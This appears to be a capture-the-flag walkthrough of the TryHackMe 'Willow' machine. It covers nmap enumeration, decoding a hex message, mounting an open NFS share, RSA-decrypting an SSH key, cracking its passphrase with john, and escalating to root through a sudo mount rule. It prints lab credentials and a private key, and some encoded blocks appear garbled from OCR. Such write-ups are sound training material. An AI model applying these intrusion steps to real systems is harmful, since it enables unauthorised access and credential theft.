Willow

Enumeration

Nmap Scan

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 43:b0:87:cd:e5:54:09:b1:c1:1e:78:65:d9:78:5e:1e (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAJHkiuOelrYxoyBBsJX2wpThJlvbsanIxpYXyHspzVIdeGQq3kD/2h1iNbOLwIb/iwS4o
|   2048 c2:65:91:c8:38:c9:cc:c7:f9:09:20:61:e5:54:bd:cf (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC0/BxHjpZXU3EhwOMURG/xIJno/fZBBw2tntPhQMsA+L6YoVL4IyTKT
|   256 bf:3e:4b:3d:78:b6:79:41:f4:7d:90:63:5e:fb:2a:40 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIW2cLhyEls7aEuL5e/SGCx5
|   256 2c:c8:87:4a:d8:f6:4c:c3:03:8d:4c:09:22:83:66:64 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOsXsk2l13dc4bQIT0wYP6/4gpeoTx5IfVvOBF++ClPu

80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Recovery Page
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

111/tcp  open  rpcbind syn-ack ttl 61 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      37774/udp   mountd
|   100005  1,2,3      39104/udp6  mountd
|   100005  1,2,3      46576/tcp   mountd
|   100005  1,2,3      56721/tcp6  mountd
|   100021  1,3,4      36782/tcp6  nlockmgr
|   100021  1,3,4      43527/tcp   nlockmgr
|   100021  1,3,4      47536/udp   nlockmgr
|   100021  1,3,4      56073/udp6  nlockmgr
|   100024  1          37152/udp   status
|   100024  1          49750/tcp   status
|   100024  1          50119/udp6  status
|   100024  1          53600/tcp6  status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl

2049/tcp open  nfs     syn-ack ttl 61 2-4 (RPC #100003)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 4.4 (98%), Linux 5.4 (97%), Linux 3.2 - 4.14 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.10 -
No exact OS matches for host (test conditions non-ideal).
```


- Check if password authentication is enabled for SSH
- Fuzz port 80 for directories
- Check RPC and NFS port

SSH (22)


```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Willow]
└─$ ssh root@willow.thm
The authenticity of host 'willow.thm (10.10.178.146)' can't be established.
ED25519 key fingerprint is SHA256:magOpLj2XlET5C4pPvsDHoHa4Po1iJpM2eNFkXQUZ2l.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'willow.thm' (ED25519) to the list of known hosts.
root@willow.thm's password:
```

- Password authentication is enabled.

HTTP (80)



```
4865792057696c6c6f772c2068657265277320796f7572205353482050726976617465206b6579202d2d20796f75206b6e6f77207768657265207468652064656372797074696f6e206b6579206973210a3233363720323336372032333
72032333637203233363720393730392038363030203238363338203138343130203137333520333330323920313631383620323833373420333732343820333330323920323638343220313631383620313834313020323333323139
3373234382031313333392038363030203333303239203335363730203836303020333131333120323336372032333637203233363720323336372032333637203134343232203236383432203934353020313436303520313932373
03233363720313133333920333330303620333635303020343139382033333738312033333032392031313430352035323637203836303020313733352031373633322031363138362033313133312032363834322031313333339203
63030203335373334203134343232203335373334203836303020333536373020323336372031383431302033353234332033373433382031343630352033333738312033333032392033373234382038363030203238333734203232
6372032323134392032373538322033303738203233363720313736333220393730392031373633322035323637203237353832203836303020323735383220323337323120313134303520313332353620333339383520333732343
03138323738203333393835203237353832203236373735203233373231203236373735203237353832203232313439203333303738203333303738203937303920313134303520333339383520313832373820313736333220333732343
03337323438203333343433203836303020313832373820313832373820323735383220313833333020313332353620313434323220313434323220323830363120313033383620323333231392031303338362033333339203235313
1203232303533203231383839203331313331203333383536203333333920313631383620323830363120373439362031343630352032323134392035383531203335323433203131333339203333393835203335323433203232383
2203333343433203333383536203333343433203232313439203333383536203834353220313133333920373536382032323035332032323134392033393437203239363039203937303920333532343320353835312031313430353
13831393920313332353620333332313520333339383520373536382033333231352031323234342035343434203232303533203134363035203130333836203734393620333332313520333333392039373039203130333836203232
83839203834353220323830363120323833373420383439392031323739322031383139392032303137322031393237362038343939203134343232203232313032203139333936203132323434203238303631203233373231203838
53220323735383220353835312031393237362032383337342031323234342032333732312032363737352032383337342031383139392033353234332031333235362032383932372032333231392033353234332033353733342
33339203333323135203333333920323231343920333635303020313436303520323134303420323735383220313733352033353234332032383633382031323739322037343936203237353832203238303631203333383536203333
835362032383932372037353638203131333339203337343338203337343338203834353220333037382032383337342032383633382033333333920393730392032383932372032383633382033353234332031393237362033333537
420343139382037393134203138323738203836303020333732343820393730392031383139392031393237362032303137322032323134392031343432322035343434203131333339203734393620313237393220323836333820
536382031383139392032393635352033353234332032313838392031383139392031323739322032303137322033313133312032313430342032303137322033373234382033333434332032323035332032313838392031313333
0373335382031313333392032313838392032353131312035383531203137363332203231343034203834393920313232343420323735383220323138383920373439362033373433382033373234382032313838392033353733342
3333231352031323234342038343939203233323139203138313939203132373932203331313331203335363730203132323434203238363338203337323438203238393237203238333734203137333520343139382031393339362
8363030203836303020323735383220313736333220323031373220323332313920323936303920323735383220383439392032363737352032373538322031343432322031333235362031383139392039373039203239363039 20
733352038363030203230313732203238363338203735363820323839323720333537333420383630302031383431302033333339203734393620313932373620333037382032323134392032393635352031383237382031383237
031373633322033313133312037353638203331313331203733353820313134303520393435302038343532203232303533203934353020313332353620333338353620373931342038343532203336353030203137363332203733
82033393437203333323135203238363338203131333339203138323738203335373334203238333734203233373231203131333339203534343420323936303920323735383220313736333220333332313520323238373220323
8392031383139392033303738203131333339203137363332203534343420333330303620383435322032383337342033333231352038343939203134343232203238333734203333383536203132323434203335363730203232313
9203130333836203336353030203232313032203132323434203735363820353434342031313430352032363737352031333235362031313333392033313133312032303137322032393530203733353820313631383620323138383
033333231352033333339203834393920373536382032333323139203232303533203335363730203333303036203239363535203232383732203233333732312032333337383720333532343320323638343220373536382032363737353
139333393620313232343420313933333936203339343720323735383220313033383620373439362032373538322033353733342033333231352035343434203333383536203239363535203230313732203132323434203134363035
23531313120323935302032333738372038343939203238303631203339343720323134303420313831393920333131333120373333538203138333330203134343232203238303631203333303738203231383839203232383732203232
9323720333339383520313332353620333334343320333537333420383439392033373234382038343939203232313032203138323738203139333339362033333938352039343530203236373735203238333734203131333339203131
630352033313133312032323837322031323739322032353131312038343939203739313420313834313020323830363120323531313120323332313920383630302033333231352032323134392031313430352033333938352039
0392032393530203733353820313736333220323833373420313133333920313831393920383439392037333538203333323135203132323434203237353832203138313939203134363035203232313032203238333734203733353
0333934372032363834322032373538322038363030203138313939203836303020313833333020323735383220313833333020323839323720323230353320313434323220323230353320323230353320333334343320333330303
0353835312031313333392033353637302033333231352031383139392032313838392033333030362033313133312032373538322033333333920373931342037343936203133323536203236373735203331313331203734393620
637373520333536373020313932373620333934372032333732312033313133312033393437203333303036203336353030203236373735203139333339362031323739322035343434203131333339203733353820313736333220
936203134363035203336353030203238363338203834353220333536373020323138383920323231343920313932373620333333838353620373536382034313938203333303738203337323438203132323434203333393835203834353
0313833333020393730392037333538203937303920313833333020323231303220323531313120373335382031303338362037393134203733353820313434323220333131333120313631383620333037382032363737352032323
4392031373335203231383839203937303920313832373820313834313020313834313020323936353520353835312031383139392032363834322032323035332032383337342031393333393620333334343320323138383920323232
73220323638343220373439362031313333392038343939203232313032203333393835203238393237203538353120333635303020313436303520323839323720333131333120333635303020323638343220323836333820323239
```



Delimiter
None

```
3732203238333734203330373820333330303620313736333220333536373020333334343320313833333020333635303020313833333020
3333383536203236383432203231343034203238333734203337343338203238303631203230313732203137363332203333393835203137
3335203335373334203733353820333332313520313733352033333339203339343720333734333820313237393220323138383920313833
3330203337343338203333323135203138323738203339343720333635303020373536382033353637302039373039203331313331203239
3630392033313133312031393339362032333738372031393237362038343532203336353030203538353120313134303520313434323220
3131333339203238393237203138313939203333343433203235313131203331313331203131343035203333333920313232343420353434
3420333532343320383630302037333538203233373837203337323438203231383839203836303020393435302039343530203132323434
2033393437203233373837203337343338203339343720333339383520373335382033373234382038343532203232383732203335373334
2037333538203238303631203139333936203937303920383435322037393134203131343035203237353832203538353120323134303420
3235313131203834393920323936303920323231343920343139382031383237382032393630392037333538203132373932203237353832
2033363530302034313938203335323433203137363332203239363039203233373231203337343338203339343720333532343320313436
3035203337343338203132323434203139333936203139323736203134343232203233363720323336372032333637203233363720323336
3720383630302031373335203335373334203333303239203136313836203238333734203337323438203333303239203236383432203136
3138362031383431302032333231392033373234382031313333392038363030203333303239203335363730203836303020333131333120
32333637203233363720323336372032333637203233363720
```

```
Hey Willow, here's your SSH Private key -- you know where the decryption key is!
2367 2367 2367 2367 2367 9709 8600 28638 18410 1735 33029 16186 28374 37248 33029 26842 16186 18410 23219 37248
11339 8600 33029 35670 8600 31131 2367 2367 2367 2367 2367 14422 26842 9450 14605 19276 2367 11339 33006 36500
4198 33781 33029 11405 5267 8600 1735 17632 16186 31131 26842 11339 8600 35734 14422 35734 8600 35670 2367
18410 35243 37438 14605 33781 33029 37248 8600 28374 2367 22149 27582 3078 2367 17632 9709 17632 5267 27582
8600 27582 23721 11405 13256 33985 37248 18278 33985 27582 26775 23721 26775 27582 22149 3078 3078 9709 11405
33985 18278 17632 37248 37248 33443 8600 18278 18278 27582 18330 13256 14422 14422 28061 10386 23219 10386 3339
25111 22053 21889 31131 33856 3339 16186 28061 7496 14605 22149 5851 35243 11339 33985 35243 22872 33443 33856
33443 22149 33856 8452 11339 7568 22053 22149 3947 29609 9709 35243 5851 11405 18199 13256 33215 33985 7568
33215 12244 5444 22053 14605 10386 7496 33215 3339 9709 10386 21889 8452 28061 28374 8499 12792 18199 20172
19276 8499 14422 22102 19396 12244 28061 23721 8452 27582 5851 19276 28374 12244 23721 26775 28374 18199 35243
13256 28927 23219 35243 35734 3339 33215 3339 22149 36500 14605 21404 27582 1735 35243 28638 12792 7496 27582
28061 33856 33856 28927 7568 11339 37438 37438 8452 3078 28374 28638 3339 9709 28927 28638 35243 19276 35734
4198 7914 18278 8600 37248 9709 18199 19276 20172 22149 14422 5444 11339 7496 12792 28638 7568 18199 29655
35243 21889 18199 12792 20172 31131 21404 20172 37248 33443 22053 21889 11339 7358 11339 21889 25111 5851 17632
```

From the message, we know the username is Willow.

NFS (2049)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Willow]
└─$ showmount -e willow.thm
Export list for willow.thm:
/var/failsafe *
```

To mount this share

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Willow]
└─$ sudo mount -t nfs willow.thm:/var/failsafe /tmp/willow_mount
```


```
┌──(.venv)─(kali㉿kali)-[/tmp/willow_mount]
└─$ ls
rsa_keys

┌──(.venv)─(kali㉿kali)-[/tmp/willow_mount]
└─$ cat rsa_keys rsa_keys
Public Key Pair: (23, 37627)
Private Key Pair: (61527, 37627)
Public Key Pair: (23, 37627)
Private Key Pair: (61527, 37627)
```

Public key pair: (e, N) (23, 37627)

Private key pair: (d, N) (61527, 37627)

I have the key pair, and I have the cipher to decrypt (the SSH private key)



Supply Modulus: N 37627

Supply Encryption Key and Plaintext message M:

Encryption Key: e

Plaintext Message to encode:

Encrypt

Plaintext Message in numeric form:

Encrypted Message in numeric form:

OR

Supply Decryption Key and Ciphertext message C:

Decryption Key: d 61527


Ciphertext Message in numeric form:

```
2367 2367 2367 2367 2367 9709 8600 28638 18410 1735 33029
16186 28374 37248 33029 26842 16186 18410 23219 37248 11339
8600 33029 35670 8600 31131 2367 2367 2367 2367 2367 14422
26842 9450 14605 19276 2367 11339 33006 36500 4198 33781
```

Decrypt

Decrypted Message in numeric form:

```
45 45 45 45 45 66 69 71 73 78 32 82 83 65 32 80 82 73 86 65 84 69 32
75 69 89 45 45 45 45 45 10 80 114 111 99 45 84 121 112 101 58 32 52 44
69 78 67 82 89 80 84 69 68 10 68 69 75 45 73 110 102 111 58 32 65 69
83 45 49 50 56 45 67 66 67 44 50 69 50 70 52 48 53 65 51 53 50 57 70
57 50 49 56 56 66 52 53 51 67 65 65 54 69 51 51 50 55 48 10 10 113 85
86 85 81 97 74 43 89 109 81 82 113 116 111 49 107 110 84 53 110 87 54
109 54 49 109 104 84 106 74 49 47 90 66 110 107 52 72 48 79 53 106 79
98 103 74 111 85 116 79 81 66 85 43 104 113 83 88 122 72 118 99 88 10
119 76 98 113 70 104 50 107 99 83 98 70 57 83 72 110 48 115 86 110 68
81 79 81 49 112 111 120 50 78 110 71 122 116 50 113 109 109 115 106 84
102 102 104 56 83 71 81 66 115 71 110 99 68 101 105 51 69 65 66 72 99
```



```
85 97 56 43 85 117 86 85 102 99 104 75 112 81 81 106 119 112 98 71 103 102 100 77 114 99 74 101
53 53 116 79 100 107 10 77 55 109 83 80 47 106 65 108 57 98 88 108 112 121 105 107 77 104 114 115
100 107 86 121 78 112 70 116 109 74 85 56 69 71 74 52 118 53 71 108 81 122 85 68 117 121 83 66 67
105 119 99 90 55 120 54 117 51 104 112 68 71 43 10 47 43 53 78 102 56 52 50 51 68 121 47 105 65
104 83 87 65 106 111 90 68 51 66 100 107 76 110 102 98 106 105 49 103 52 100 78 114 74 110 113 72
110 111 90 97 90 120 118 120 115 48 113 81 69 105 47 78 99 79 69 109 52 101 10 87 48 112 121 68
100 65 56 115 111 48 122 107 84 84 100 55 103 109 54 87 70 97 114 77 55 121 119 71 101 99 53 114
88 48 56 103 84 53 118 51 100 68 89 98 80 65 52 54 76 74 86 112 114 116 65 43 68 51 121 109 101
82 52 10 108 51 120 77 113 54 82 68 102 122 70 73 70 97 54 77 87 83 56 121 67 75 54 55 112 55 109
80 120 83 102 113 118 67 53 78 68 77 79 78 81 47 102 122 43 55 102 79 51 47 112 106 75 66 89 90
89 76 117 99 104 112 107 52 10 84 115 72 54 97 89 52 81 98 103 110 69 77 117 65 43 69 114 114 98
47 117 102 47 53 77 65 104 87 68 77 113 76 66 104 105 52 50 107 120 97 88 90 49 101 51 90 77 122
50 112 101 110 67 90 70 102 47 110 111 102 98 76 99 10 45 45 45 45 45 69 78 68 32 82 83 65 32 80
82 73 86 65 84 69 32 75 69 89 45 45 45 45 45
```

5846 1 Raw Bytes LF

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2E2F405A3529F92188B453CAA6E33270

qUVUQaJ+YmQRqto1knT5nW6m61mhTjJ1/ZBnk4H0O5jObgJoUtOQBU+hqSXzHvcX
wLbqFh2kcSbF9SHn0sVnDQOQ1pox2NnGzt2qmmsjTffh8SGQBsGncDei3EABHcv1
gTtzGjHdn+HzvYxvA6J+TMT+akCxXb2+tfA+DObXVHzYKbGAsSNeLEE2CvVZ2X92
0HBZNEvGjsDEIQtc81d33CYjYM4rhJr0mihpCM/OGT3DSFTgZ2COW+H8TCgyhSOX
SmbK1Upwbjg490TYvlMR+OQXjVJKydWFunPj9LbL/2Ut2DOgmdvboaluXq/xHYM7
q8+Ws506DXAXw3L5r9SToYWzaXiIqaVEO145BlMCSTHXMOb2HowSM/P2EHE727sJ
JJ6ykTKOH+yY2Qit09Yt9Kc/FY/yp9LzgTMCtopGhK+1cmje8Ab5h7BMB7waMUiM
YR891N+B3IIdkHPJSL6+WPtTXw5skposYpPGZSbBNMAw5VNVKyeRZJqfMJhP7iKP
d8kExORkdC2DKu3KWkxhQv3tMpLyCUUhGZBJ/29+1At78jHzMfppf13YL13O/K7K
```

- RSA decryption, as we know, the key pairs
- Then, the decimal number is converted to the key in CyberChef.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Willow]
└─$ ssh -i id_rsa willow@willow.thm
Enter passphrase for key 'id_rsa':
```

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Willow]
└─$ john passphrase --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
wildflower       (id_rsa)
1g 0:00:00:00 DONE (2025-03-21 10:03) 50.00g/s 505600p/s 505600c/s 505600C/s almond..simran
Use the "--show" option to display all of the cracked passwords reliably
```

Exploitation

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Willow]
└─$ ssh -i id_rsa1 willow@willow.thm
Enter passphrase for key 'id_rsa1':
sign_and_send_pubkey: no mutual signature supported
willow@willow.thm's password:
```

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Willow]
└─$ ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i id_rsa1 willow@willow.thm
Enter passphrase for key 'id_rsa1':




        "O take me in your arms, love
        For keen doth the wind blow
        O take me in your arms, love
        For bitter is my deep woe."
                 -The Willow Tree, English Folksong




willow@willow-tree:~$
```

The `-o PubkeyAcceptedKeyTypes=ssh-rsa` is to be added here.

```
willow@willow-tree:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.jpg  Videos
```

Copying the user.jpg file to my machine using SCP

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Willow]
└─$ scp -o PubkeyAcceptedKeyTypes=ssh-rsa -i id_rsa1 -P 22 willow@willow.thm:/home/willow/user.jpg .
Enter passphrase for key 'id_rsa1':
user.jpg
```

The user.jpg file is the user flag

```
willow@willow-tree:~$ sudo -l
Matching Defaults entries for willow on willow-tree:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User willow may run the following commands on willow-tree:
    (ALL : ALL) NOPASSWD: /bin/mount /dev/*
```

```
willow@willow-tree:/dev$ ls -l hidden_backup
brw-rw---- 1 root disk 202, 5 Mar 21 09:22 hidden_backup
```

Mounting this on /tmp/dev_mounted directory.

```
willow@willow-tree:~$ sudo /bin/mount /dev/hidden_backup /tmp/dev_mount/
willow@willow-tree:/tmp/dev_mount$ ls
creds.txt
willow@willow-tree:/tmp/dev_mount$ cat creds.txt
```

```
root:7QvbvBTvwPspUK
willow:U0ZZJLGYhNAT2s
```

```
willow@willow-tree:/tmp/dev_mount$ su root
Password:
root@willow-tree:/tmp/dev_mount# whoami
root
root@willow-tree:/tmp/dev_mount# whoami; id
root
uid=0(root) gid=0(root) groups=0(root)
```

```
root@willow-tree:~# cat root.txt
This would be too easy, don't you think? I actually gave you the root flag some time ago.
You've got my password now -- go find your flag!
```

